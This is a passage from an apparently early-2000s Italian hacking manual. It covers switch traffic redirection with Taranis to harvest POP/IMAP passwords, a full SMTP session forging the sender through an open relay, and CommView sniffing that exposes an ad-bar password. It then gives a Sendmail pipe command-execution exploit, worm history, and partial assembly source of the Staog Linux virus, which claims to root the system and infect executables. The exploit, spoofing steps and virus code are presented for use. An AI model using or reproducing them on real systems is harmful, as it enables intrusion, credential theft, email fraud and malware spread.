
Taransi


Taranis redirge il traffico di un switch hardware inviandogli del traffico ethernet falsificato.
Questo non è la stessa cosa dell'attacco ARP avvelenato in quanto possiede solo il suo effetto su degli switch e non funziona sui pacchetti ARP.


In più questo è virtualmente invisibile dato che i pacchetti spediti non possono essere visti su nessuna altra porta dello switch.
Prima di vedere il funzionamento dobbiamo fare un piccolo accenno storico.
Quando tempo fa si vedevano delle schede ethernet siglate 10base5 queste venivano interpretate nel seguente modo.
Il 10 davanti indicava la velocità mentre il 5 stava a specificare che la massima lunghezza del cavo poteva essere 500 metri.
Veniva utilizzato un cavo coassiale che somigliava di più ad un cavo della televisione.
Il cavo coassiale è costituito da un conduttore centrale circondato da uno strato di isolante.
Una volta rete ethernet possedeva un pannello princiale condiviso ed una serie di cavi pluggati dentro a questo.
Se la parte condivisa veniva alterata o rotta, l'intera rete cadeva.
Da allora il cavo venne suddiviso in pezzi più brevi lungo il quale vennero inseriti dei ripetitori i quali aumentavano la potenza del segnale.

Una rete 10base5 somigliava a:

```
             Pannello condiviso
 X-+------+------+------+------+------+-X  (+ - Tranciever)
   |      |      |      |      |      |    (X - Terminator)
   |      |      |      |      |      |
 Host   Host   Host   Host   Host   Host
   A      B      C      D      E      F
```

Questo venne sostituito da thin Ethernet (10base2), la quale era basata su un cavo condiviso ma che non richiedeva amplificatori.
Anche in questo caso comunque si era passibili di attacchi da parte dei roditori i quali colpivano di frequente i cavi.
La rete 10base2 era simile a quella che segue :

```
 X-----.------.------.------.-----.------X
      Host   Host   Host   Host   Host
        A      B      C      D      E
         (X - terminator which is just a 50 ohm resistor)
         (. - BNC Connector, T shaped piece of metal that
              connected two pieces of cable with a computer)
```

A questo punto fece la sua comparsa la 10baseT, o Twisted Pair Ethernet.
Questa era costituita su una configurazione a stella.
Il motivo del nome è facilmente comprensibile dall'osservazione dello schema.

```
Host A     Host B      Host C
  |          |           |
  \________  |  ________/
           \ | /
       Switch or Hub
           / | \
  /~~~~~~~~  |  ~~~~~~~~\
Host D     Host E      Host F
```

Una header relativo ad un frame Ethernet è visto nel seguente modo:

```
|    |    |    |    |    |    |    |    |    |    |    |    |    |    |
0                             6                             11        13
Bytes 0-5   are the Destination Address
Bytes 6-11  are the Source Address
Bytes 12-13 is  the Type Code (IP is 0x0800)
```

Tutti I tipi appena visti (10base5, 10base2 and 10baseT) di sistemi ethernet sono basati su una condivisione media.
Questo significa che ogni pacchetto è trasmesso ad ogni machina connessa.
Questo significa anche che quando un device sta eseguendo un invio, nessun altro device può farlo.
Per incrementare la banda sono stati inventati gli switch.
Gli switch Ethernet switches inviano ad una porta solo i pacchetti che sono destinati a quella.
Gli switch e gli hub sono costruiti per permettere quello definito con il termine di uplinking (quando connettete un altro switch ad una porta invece di collegarci un singolo computer).
Nel caso di un hub, questo significherebbe che più macchine condividono la banda disponibile.
Nel caso di uno switch invece significherebbe che il traffico interno da un hub su una porta non verrebbe visto su un'altra porta.
Questo significherebbe anche che indirizzi multipli potrebbero essere connessi su ogni porta e che lo switch potrebbe contenenere una lista di tutti gli indirizzi ethernet che sono sulle porte fisiche e allo stesso modo inviare il traffico solo alla porta di destinazione sulla quale un cero host è connessa.
Sarebbe stupido richiedere un amministratore per tracciare gli indirizzi ethernet per ciascuna macchina connessa in modo da farglieli inserire manualmente per creare questa lista.
Lo switch genere a questa lista automaticamente leggendo il traffico che viaggia sullo switch stesso.
Se lo switch esegue questa funzione allora teoricamente potrebbe essere vulnerabile ad un tipo di attacco.
Quando eseguito, Taranis parte inviando pacchetti con l'indirizzo ethernet del mail server come sorgente e l'indirizzo della macchina di destinazione attaccata.
Quando lo switch vede questi pacchetti esegue un update della tabella interna relativa alla mappa degli indirizzi.
Lo switch non esegue il forward di pacchetti verso nessuna delle altre porte e l'indirizzo di destinazione viene settato come indirizzo associato alla porta corrente.
La tabella interna assomiglia a:

```
Port   | Ethernet Addresses
-------+---------------------------------------
Port 1 | 01:00:af:34:53:62                        (Single host)
Port 2 | 01:e4:5f:2a:63:35 00:c1:24:ee:62:66 ...  (Hub/Switch)
Port 3 | 11:af:5a:69:08:63 00:17:72:e1:72:70 ...  (Hub/Switch)
Port 4 | 00:14:62:74:23:5a                        (Single host)
...
```

Ora che stiamo vedendo il traffico destinato ad un mailserver che cosa possiamo farci con questo ?
L'idea iniziale era quella di eseguire una specie d'attacco ma di fatto questo è più difficile di quanto si pensi.
Al contrario taranis falsifica sufficientemente una sessione pop o imap per prendere un client da autenticare inviando il suo nome utente e la password.

Taranis salva le informazioni di autenticazione in un file di log.
Per vedere il tutto in un formato comprensibile lanciate :

```
cat taranis.log | sort | uniq
```

Fake mail

Falsificare I mittente di un email ?
Nulla di più semplice.
Lasciamo perdere le centinaia di programmi che svolgono queste funzioni e vediamo com'è possibile inviare manualmente un mail con mittente non esistente.
Chiaramente il tutto deve essere dipendente dal fatto di trovare un mailserver che non disponga de determinate restrizioni sul relaying dei messaggi.

Un mailserver potrebbe avere settati un certo numero di restrizioni finalizzate al fatto di proteggere dall'invio senza autorizzazione di messaggi non autorizzati.
Il software di gestione di questo tipo di server potrebbe gestire numerosi domini in particolar modo quando questo è in funzione su sistemi orientati all'hosting.
Portando come esempio i nostri servers, qui in WEBSITEK.COM, abbiamo funzionanti su questi sistemi circa 400 domini relativi a clienti che posseggono i loro siti in hosting presso di noi.
Ciascun dominio possiede la registrazione su mail servers differenti, il primo relativo a quello primario mentre ilo secondo a quello di backup.
Il software che gestisce il mailserver possiede questi settaggi che regolano l'invio dei messaggi :

- Il dominio di chi invia deve essere locale al sistema
- Il dominio di chi invia deve possedere nel record di gestione del DNS un record MX
- L'IP di chi invia deve essere registrato in un DNS

In ogni caso sparsi sulla rete esistono un gran numero di sistemi che non dispongono di restrizioni, per cui con uno scanner è possibile individuare un host che possegga il servizio SMTP attivo e quindi di poter provare a inviare una email con il seguente metodo.
Sempre con TELNET o con NETCAT attiviamo un connessione sul sistema remoto richiedendo di utilizzare la porta 25 relativa a SMTP.

```
C:\> telnet mail.dominio.it 25
  Trying 129.24.96.10...
  Connected to mail.dominio.it
  Escape character is '^]'.
  220 mail.dominio.it Smail-3.2 (#6 1996-Jul-22) ready at Wed, 25 Jun 1997
  16:11: 14 -0600 (MDT)  (3.55)
```

Una volta connesso è possibile richiedere, digitando ? o man, la lista di comandi accettati dal mailserver.
La risposta potrebbe essere :

```
250-The following SMTP commands are recognized:
250-
250-   HELO hostname                   - startup and give your hostname
250-   EHLO hostname                   - startup with extension info
250-   MAIL FROM:<sender-address>      - start transaction from sender
250-   RCPT TO:<recipient-address>     - name recipient for message
250-   VRFY <address>                  - verify deliverability of address
250-   EXPN <address>                  - expand mailing list address
250-   DATA                            - start text of mail message
250-   RSET                            - reset state, drop transaction
250-   NOOP                            - do nothing
250-   DEBUG [level]                   - set debugging level, default 1
250-   HELP                            - produce this help message
250-   QUIT                            - close SMTP connection
250-
250-The normal sequence of events in sending a message is to state the
250-sender address with a MAIL FROM command, give the recipients with
250-as many RCPT TO commands as are required (one address per command)
250-and then to specify the mail message text after the DATA command.
250 Multiple messages may be specified.  End the last one with a QUIT.
```

A questo punto dovremo digitare linea dopo linea, attendendo la risposta dopo ciascuna di queste, tutte la parti relativa al messaggio che intendiamo spedire.
Per prima cosa dovremo comunicare il nostro host con :

```
helo websitek.com
```

il sistema risponderà

```
250 mail.dominio.it Hello websitek.com
```

A questo punto iniziamo scrivere il resto :

```
mail from: flavio@websitek.com
```

la risposta

```
250 < flavio@websitek.com> ... Sender Okay
```

ora digitiamo chi è il destinatario

```
rcpt to: flavio@bernardotti.al.it
```

il tutto segue con la risposta

```
250 < flavio@bernardotti.al.it> ... Recipient Okay
```

Avvisiamo che intendiamo inserire I dati.

```
data
```

Veniamo avvisati ce è possibile scrivere terminando il messaggio con un unto


```
354 Enter mail, end with "." on a line by itself
To: flavio@bernardotti.al.it
From: flavio@websitek.com (Flavio Bernardotti)
Subject: Prova mesagio.

Questa è solo una prova.
 .
```

Dopo il punto il sistema ci avvisa :



```
250 Mail accepted.
```

Con quit terminiamo

```
Quit
```

La mail verrà inviata come se di fatto fosse vera.

CommView dispone di una funzione particolare che permette di ricostruire tutta la sequenza dei pacchetti TCP legati ad un certo collegamento.
Questa metodologia è particolarmente interessante quando si vuole studiare il comportamento di un determinato sistema che comunica con un server tramite internet.
Supponiamo che un certo software dopo aver inserito dei dati di registrazione si connetta con un server per avere un certa risposta.
Tramite CommView possiamo ricostruire tutta la connessione.
Ad esempio quella che segue è la ricostruzione di un colloquio TCP.

```
Packet #1
0x0000   80 6A 01 03 01 00 51 00-00 00 10 8F 80 01 80 00   ?j....Q....??.?.
0x0010   03 80 00 01 81 00 01 81-00 03 82 00 01 00 00 04   .?..?..?..'.....
0x0020   00 00 05 00 00 0A 83 00-04 84 80 40 01 00 80 07   ......Ÿ.."?@..?.
0x0030   00 C0 03 00 80 00 00 09-06 00 40 00 00 64 00 00   .·..?.....@..d..
0x0040   62 00 00 03 00 00 06 83-00 04 84 28 40 02 00 80   b......Ÿ.."(@..?
0x0050   04 00 80 00 00 13 00 00-12 00 00 63 F3 AC 16 04   ..?........c¢ª..
0x0060   6A CB 80 2B 28 1D 9A 8B-01 FD 85 A3               jÓ?+(.s<.ì.œ

Packet #4
0x0000   16 03 01 00 86 10 00 00-82 00 80 6E 20 EB 79 D1   ....Å...'.?n ‰y¥
0x0010   FF B7 C7 7E 63 37 1B 1C-B6 E0 8C D5 06 A5 35 72   ˜ú€~c7..ô…Oå.¾5r
0x0020   00 99 44 E9 AC D6 2C 49-DF 28 FA 30 77 76 3E B8   .TD,ª™,Iá(£0wv>÷
0x0030   3B 8B 3B 47 5D F2 FF 0C-D4 33 5F D4 AF CE AA B9   ;<;G]•˜.â3_âî×¦û
0x0040   7C 67 FC BC 7D 5A E4 A6-0B CF A9 CA 03 6B B3 2F   |g•¬}Z„Ý.Ø¸Ò.kü/
0x0050   BF 4A 44 F9 49 C5 AB 57-2D 8D 6F E6 AC AC CC D5   ¨JD–I•®W-?o‘ªªÞå
0x0060   E4 44 6F F6 4F DD 95 9D-21 7D D8 BB 05 E8 6E 99   „Do”Oí•?!}•¯.ŠnT
0x0070   49 02 99 F8 2D 54 F5 F5-94 69 5C B1 12 E8 F2 26   I.T›-Tää"i\ñ.Š•&
0x0080   DC 87 3D 70 0A 24 DE 15-FF 71 80 14 03 01 00 01   šÎ=p.$è.˜q?.....
0x0090   01 16 03 01 00 20 C6 4E-B9 27 2A BB DB C0 8F D6   ..... ’Nû'*¯ê·?™
0x00A0   F1 F0 69 6D E5 53 A9 42-83 50 20 31 C9 97 59 BE   ¤Ðim†S¸BŸP 1•-Yó
0x00B0   C5 B0 19 70 A3 6A                                 •ø.pœj

Packet #6
0x0000   17 03 01 00 E5 50 98 E1-09 72 2A E0 DE D6 A6 06   ....†P~ .r*…è™Ý.
0x0010   4B EA 73 3A 61 D6 F9 F9-D3 B7 36 6A BF B0 AB A6   Kˆs:a™——àú6j¨ø®Ý
0x0020   F4 BE 4A CF 24 BE CF 5C-7E DE 5B A5 E9 BE 52 16   “óJØ$óØ\~è[¾,óR.
0x0030   A9 70 1B 35 7D 32 9B 69-21 77 A3 8B B1 72 84 EA   ¸p.5}2>i!wœ<ñr"ˆ
0x0040   21 2F 53 B2 2E 6E 39 6D-BC A5 92 F1 6F FA 4A 51   !/Sý.n9m¬¾'¤o£JQ
0x0050   A9 90 99 31 50 22 38 49-9E F1 D2 34 B3 B3 13 D1   ¸?T1P"8Iz¤ã4üü.¥
0x0060   72 B6 11 6B EE D2 FA A0-11 F5 6C 92 9E 3C 0C B9   rô.kŒã£ÿ.äl'z<.û
0x0070   68 FF 0A 4C 9E C2 25 60-ED 08 76 4E A1 48 C3 27   h˜.Lz¶%`¡.vN-HÇ'
0x0080   2B 8B CC B7 6D A2 DC B4-91 2B CF 8D BB 73 F9 98   +<Þúm½šï'+Ø?¯s—~
0x0090   51 05 C1 CE 30 DE 2B B1-4F D8 88 01 A5 5E 53 F4   Q.µ×0è+ñO•^.¾^S“
0x00A0   F6 E1 31 23 40 85 3D D6-DC C3 8D F0 1B 2C 64 35   ” 1#@.=™šÇ?Ð.,d5
0x00B0   CD 93 FE DF A7 6D B6 4A-6A 76 B1 49 24 7D D6 49   Ö"çáõmôJjvñI$}™I
0x00C0   96 EE 6B 05 AB E4 76 1A-A8 B9 E6 C1 7F 65 6D 5E   -Œk.®„v.ùû‘em^
0x00D0   0F 57 6A 70 E4 2A AA 0A-10 D2 9E CA 2B D4 AC AE   .Wjp„*¦..ãzÒ+âª©
0x00E0   32 66 35 D7 0F 16 3A 48-F0 8C                     2f5ž..:HÐO

Packet #7
0x0000   17 03 01 00 24 1C 8D 80-DA D5 0C 67 33 E4 2E A5   ....$.??éå.g3„.¾
0x0010   A2 FC 59 24 2F AE 63 43-AB E6 E4 D4 A7 E4 91 A3   ½•Y$/©cC®‘„âõ„'œ
0x0020   3C 45 AB F5 93 AA 56 DD-66 17 03 01 00 29 EB D8   <E®ä"¦Víf....)‰•
0x0030   8C CC 9C 71 07 CA E9 A1-4B 99 6A 80 63 DF DE 7F   OÞoq.Ò,-KTj?cá
0x0040   F5 D2 40 47 E4 95 6A 29-D2 4E 8A C7 3D B7 05 91   äã@G„•j)ãNS€=ú.'
0x0050   C4 F1 01 BF E1 46 BC 17-03 01 00 12 92 D0 80 56   Ž¤.¨ F¬.....'Ñ?V
0x0060   A0 AE 64 8A F3 9E 40 67-FD 6D F5 78 95 D4         ÿ©dS¢z@gìmäx•â
```

Tra le potenzialità di CommView c’e’ anche quella legata al generatore di pacchetti.

Dicevamo prima che una delle potenzialità di CommView sta nel fatto che è possibile settare dei filtri per quanto riguarda i pacchetti che devono essere visualizzati.
Un sofisticato sistema di gestione filtri permette di selezionare il protocollo e gli IP che devono essere gestiti.

Volendo installare un sistema visivo per l'identificazione degli usi strani dei protocolli potremmo usare questi filtri per ignorare i pacchetti relativi a protocolli di cui non ci interessa particolarmente.
Le attività che possono essere svolte con uno sniffer come COMVIEW sono diverse e possono coprire tutte quelle in cui l'analisi dei dati passanti sul segmento di rete al quale la nostra macchina è collegata è di fatto una delle cose essenziali.
Quali attività vi direte voi ?
Prendete ad esempio il caso in cui lo sniffino possa servire a scoprire delle password digitate da altri utenti della vostra rete.
Alcuni pacchetti come LC3, il famoso pacchetto adatto all'individuazione delle passwords, dispongono tra le altre metodologie quella relativa allo sniffing delle passwords stesse.
Un altro esempio è quello in cui si cerca di emulare i funzionamenti delle barre pubblicitarie.
Supponiamo di voler analizzare l'handshake di una di quelle barrette come ad esempio quella di PAYLAND.
Attivate COMMVIEW e subito dopo lanciate il software che gestisce la barra.

A questo punto richiediamo di farci posizionare sul primo pacchetto relativo alla connessione eseguita dalla barra con il suo server.

CommView come abbiamo detto prima possiede un opzione mediante la quale, nel caso di connessione TCP, è in grado di ricostruire l'intera sessione.
Richiediamo appunto al ricostruzione e vedremo tutto quello che i due programmi, il client e il server, si sono scambiati.
CommView permette di vedere in diversi formati questi dati anche se in questo caso il modo migliore è sicuramente quello esadecimale.

I dati riportati in forma testale sono :

```
Packet #1
0x0000   52 30 B5 31 00 90 01 06-69 39 31 32 62 62         R0µ1.•..iycdbb

Packet #2
0x0000   4E 04 54 41 00 00 2C 26-08 00 00 00 2C 01 C8 00   N.TA..,&....,.È.
0x0010   6A 00 00 00 00 00 3C 00-5A 00 09 00 14 00 46 E4   j.....<.Z.....Fä
0x0020   00 00 00 A0 86 01 00 6E-09 00 00 00 22 B6 46 E5   ... †..n...."¶Få
0x0030   00 00 00 A0 86 01 00 62-09 00 00 00 22 B6 46 45   ... †..b...."¶FE
0x0040   01 00 00 A0 0F 00 00 C2-09 00 00 00 22 B6 46 46   ... ...Â...."¶FF
0x0050   01 00 00 A0 0F 00 00 84-09 00 00 00 22 B6 46 47   ... ...„...."¶FG
0x0060   01 00 00 A0 0F 00 00 1C-09 00 00 00 22 B6 46 48   ... ........"¶FH
0x0070   01 00 00 A0 0F 00 00 E7-08 00 00 00 22 B6 46 4A   ... ...ç...."¶FJ
0x0080   01 00 00 A0 0F 00 00 40-04 00 00 00 22 B6 46 42   ... ...@...."¶FB
0x0090   01 00 00 E8 03 00 00 00-00 00 00 01 22 B6 46 44   ...è........"¶FD
```

```
0x00A0   01 00 00 E8 03 00 00 3B-00 00 00 01 22 B6 46 45   ...è...;...."¶FE
0x00B0   43                                                C
```

La password ad esempio risulta evidente ovvero *iycdbb.*
Sempre lo sniffing permette di individuare un dialogo fatto con il mail server sempre in funzione dell'uso della barra pubblicitaria.

```
+OK mail.websitek.it Merak 4.2.3 POP3 Fri, 15 Mar 2002 09:33:09 +0100
<20020315093309@mail.websitek.it>
USER flavio2000
+OK flavio2000
PASS iycdbb
+OK 0 messages 0 octets
STAT
+OK 0 0
QUIT
+OK mail.websitek.it closing connection


GET /banner/3221024.txt HTTP/1.1
User-Agent: My Session
Host: www.payland.it
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Date: Fri, 15 Mar 2002 09:26:59 GMT
Server: Apache/1.3.19 (Unix)
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

140
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD><BODY>
<H1>Not Found</H1>
The requested URL /banner/3221024.txt was not found on this
server.<P>
<HR>
<ADDRESS>Apache/1.3.19 Server at <A
HREF="mailto:info@payland.it">www.payland.it</A> Port 80</ADDRESS>
</BODY></HTML>

0
```

Il discorso comunque è questo.
Uno sniffer per essere valido deve avere la possibilità di riuscire a intercettare i dati ma allo stesso tempo se dispone anche delle caratteristiche di CommView allora è qualche cosa di più.
Il fatto di riuscire a ricostruire le sessioni è una caratteristica fantastica in quanto permette di analizzare tutti i dialoghi avvenuti su una rete eseguiti da qualsiasi pacchetto che questo sia una protezione software che una semplice client di email.
Tutte le caratteristiche viste fanno di CommView uno degli strumenti indispensabili per chiunque lavori sui protocolli di rete indipendentemente dal lato su cui questo stia, hacker o amministratore di rete.
Ultimamente COMMVIEW dispone di un ulteriore caratteristica e precisamente quella di poter creare pacchetti comprensibili da wInject il programma per l'iniezione di pacchetti in rete.

Un altro problema legato a Sendmail

Il metodo di inserire manualmente i dati all'interno di un server mail potrebbe causare diversi problemi, chiaramente legati all'hacking, nel caso in cui si tratti di Sendmail.
L'uso delle pipe con Sendmail costituisce uno dei maggiori problemi di sicurezza legati a dei servers.
Questo tipo di vulnerabilità costringe Sendmail a eseguire dei comandi con priviligeio di bin.
Sempre con netcat o telnet collegato alla porta 25 digitate :

```
helo
mail from: |
rcpt to: bounce
data
.
mail from: bin
rcpt to: | sed '1,/^$/d' | sh
data
```

Qualsiasi comando dopo data verrà eseguito.

WORM

Un worm è un programma che distribuisce se stesso in un ambito di sistemi distribuiti.
Detto in altre parole si tratta di un programma in grado di replicarsi e che non dipende dall'esistenza di qualsiasi altro software d'host particolare.
Se vogliamo dare un'altra definizione a quella del worm potremmo dire che si tratta di un programma in grado di copiare se stesso da un sistema ad un altro.
Al contrario dei semplici virus il worm è un programma autosufficiente ovvero in grado di esistere senza avere la necessità di iniettarsi dentro a qualche altro programma esistente.
Di fatto quest'argomento non costituisce un parte importante di questo volume dato che personalmente non li considero programmi degni di nota se non per i meccanismi che possiedono per la loro replicazione.
Sicuramente quest'ultimo argomento costituisce l'unico punto d'interesse nei confronti di questo tipo di software in quanto spesso questi adottano le classiche tecniche utilizzate ,manualmente dagli hackers per copiare files da un sistema ad un altro.
Prendiamo ad esempio dei worms come ad esempio NIMBDA.
Questo utilizza il bugs che sicuramente in questi ultimi anni ha rappresentato il punto maggiormente vulnerabile dei sistemi WEB e precisamente quello definito con il termine di UNICODE BUG legato al controllo trasversale.
Purtroppo in alcuni casi esiste la necessità di supportarsi su questi sistemi per arrivare ad un sistema vittima.
Prendiamo ad esempio alcuni tipi di sniffer che abbiamo visto come sorgenti all'interno dei capitoli in cui venivano trattati questi argomenti.
Software come Altivore devono essere posizionati all'interno dei sistemi che devono essere sniffati.
In questo caso il fatto di arrivare a presenziare all'interno del sistema vittima non possiede un importanza vitale.
Utilizzando alcuni meccanismi d'infezione ereditato dai worms è possibile fare arrivare il sistema di sniffing sul sistema remoto senza necessariamente entrarci dentro.
Essendo un pacchetto destinato a Linux è sicuramente più complesso arrivare allo scopo in quanto su questo sistema operativo alcuni tipi di operazioni sono sicuramente più complicate.
Sono tra i worms più conosciuti quelli che seguono, presentati per data :

Xerox

Nel 1980, Shock e Hepps condussero esperimenti sui worms. Questo worm fu uno dei primi a possedere la capacità di propagarsi tra un host ed un altro.

CHRISTMA EXEC

Un altro dei primo worm fu questo. Scritto in REXX pretendeva che l'utente lo esreguisse in modo coscente direttamente dalle mail infettate. Chiaramente eravamo sempre a livello di sperimentazione.

Internet worm
Siamo a novembre del 1988 anno in cui venne rilasciato questo worm.

IRC worms
Dicembre 1987. Fu il primo worm basato su IRC.

Happy99
Gennaio 1999, scritto da uno conosciuto con il nome di Spanska. Il worm funzionava sovvertendo il sottosistema IP di Windows 95 ed era in grado di riconoscere l'email SMTP.

Melissa
Melissa venne messo in circolazione a marzo del 1999. Il sistema attaccava I documenti WORD.

ExplorerZip
ExplorerZip è datato luglio 1999. Si attaccava alle email.

Kak
Febraio 2000

LoveLetter
Maggio 2000. Il worm si inviava a qualsiasi indirizzo presente all'interno dell'indirizziario Outlook.

Le tecniche più importanti usate dai WORMS per la loro propagazione su un rete LAN sono :

Condivisioni di rete non protette
Condivisione di risorse protette (mediante individuazione delle passwords).
Dischi già connessi alla rete e quindi copia tramite lettere identificative dei dischi.
Sistema interno di gestione delle mail.

Per quanto riguarda invece le reti WAN il metodo essenziale di trasferimento è stato senza ombra di dubbio il sistema email.
In ogni caso un sistema funzionale di replicazione di un WORM potrebbe essere in grado di sfruttare qualsiasi dei seguenti servizi di rete :

- HTTP (**H**yper**T**ext **T**ransfer **P**rotocol)
- FTP (**F**ile **T**ransfer **P**rotocol)
- IRC (**I**nternet **R**elay **C**hat)
- DNS (**D**omain **N**ame **S**ervice)
- Drive sharing
- Email
- Packet routing

Al fine di vedere i meccanismi di replicazione riporto i sorgenti di alcuni sistemi, il primo per ambiente Linux.

```
#  +----------------------------------------------------------------+
#  |                            S T A O G                           |
#  |                                                                |
#  |          yo ho.. welcome to yet another attempt at the         |
#  |        impossible and improbable.  This virus is a fully       |
#  |       resident linux elf infector.  It will infect files       |
#  |           on execute regardless of who executed them.          |
#  |         It achieves this by hacking root via 3 separate        |
#  |     exploits and installing itself in the kernel.  It leaves   |
#  |        no trace of itself in drop files or other noticable     |
#  |          locations but contains no stealth of any type.        |
#  |                                                                |
#  |       This is not a script virus.  It is written in 100%       |
#  |       at&t style asm.  To compile:                             |
```

```
#  |                                                                  |
#  |                   gcc vircode.s -o vircode                       |
#  |                   strip vircode                                  |
#  |                                                                  |
#  |   The filesize should be 4744 bytes.  If not put the filesize    |
#  |        in the .long at 'filesize:' and recompile and strip.      |
#  |          Then execute to install.  After installation the        |
#  |         generated binary will automatically be deleted.          |
#  |                                                                  |
#  |   For some reason this virus will only work on ELF machines      |
#  |       running the 1.2.13 kernel.                                 |
#  |                                                                  |
#  |                    Q U A N T U M  /  V L A D                     |
#  +------------------------------------------------------------------+

.text
.global vircode
vircode:                                   # start of the virus
      pushl $0                            # entry point
      pushl %ebp                          # setup stack frame
      movl %esp,%ebp
      pusha                               # save all regs
      movl $125,%eax                      # make cs writable
      movl $0x8000000,%ebx
      movl $0x4000,%ecx
      movl $7,%edx
      int $0x80
      call recalc                         # dynamic relocation
recalc:
      pop %edx
      subl $recalc,%edx
      leal vircode(%edx),%eax             # store entrypoint
      movl %eax,4(%ebp)

      movl $11,%eax                       # are we already resident ?
      movl $0x666,%ebx
      int $0x80
      cmp $0x667,%ebx
      jnz goresident
      jmp ret2host
goresident:
      movl 12(%ebp),%ebx                  # open argv[0]
      xorl %ecx,%ecx
      movl $5,%eax
      int $0x80
      or %eax,%eax
      js ohfuck
      movl %eax,%ebx

      movl $19,%eax                       # seek to vircode
      movl $vircode-main,%ecx
      subl filesize(%edx),%ecx
      pushl %edx
      movl $2,%edx
      int $0x80
      popl %edx

      subl filesize(%edx),%esp

      movl $3,%eax                        # read in vircode
      movl %esp,%ecx
      pushl %edx
      movl filesize(%edx),%edx
      int $0x80
      popl %edx

      movl $6,%eax                        # close argv
      int $0x80
```

```
        movl $5,%eax                        # open tmp name for virus body
        leal virname(%edx),%ebx
        movl $577,%ecx
        pushl %edx
        movl $448,%edx
        int $0x80
        popl %edx
        movl %eax,%ebx

        movl $4,%eax                       # write vircode
        movl %esp,%ecx
        pushl %edx
        movl filesize(%edx),%edx
        int $0x80
        popl %edx

        movl $6,%eax                       # close tmp
        int $0x80

        addl filesize(%edx),%esp

        movl $2,%eax                           # fork
        int $0x80
        orl %eax,%eax
        jne ret2host

        movl $36,%eax                          # sync
        int $0x80

        leal virname(%edx),%ebx                # exec the virus
        leal virargs(%edx),%ecx
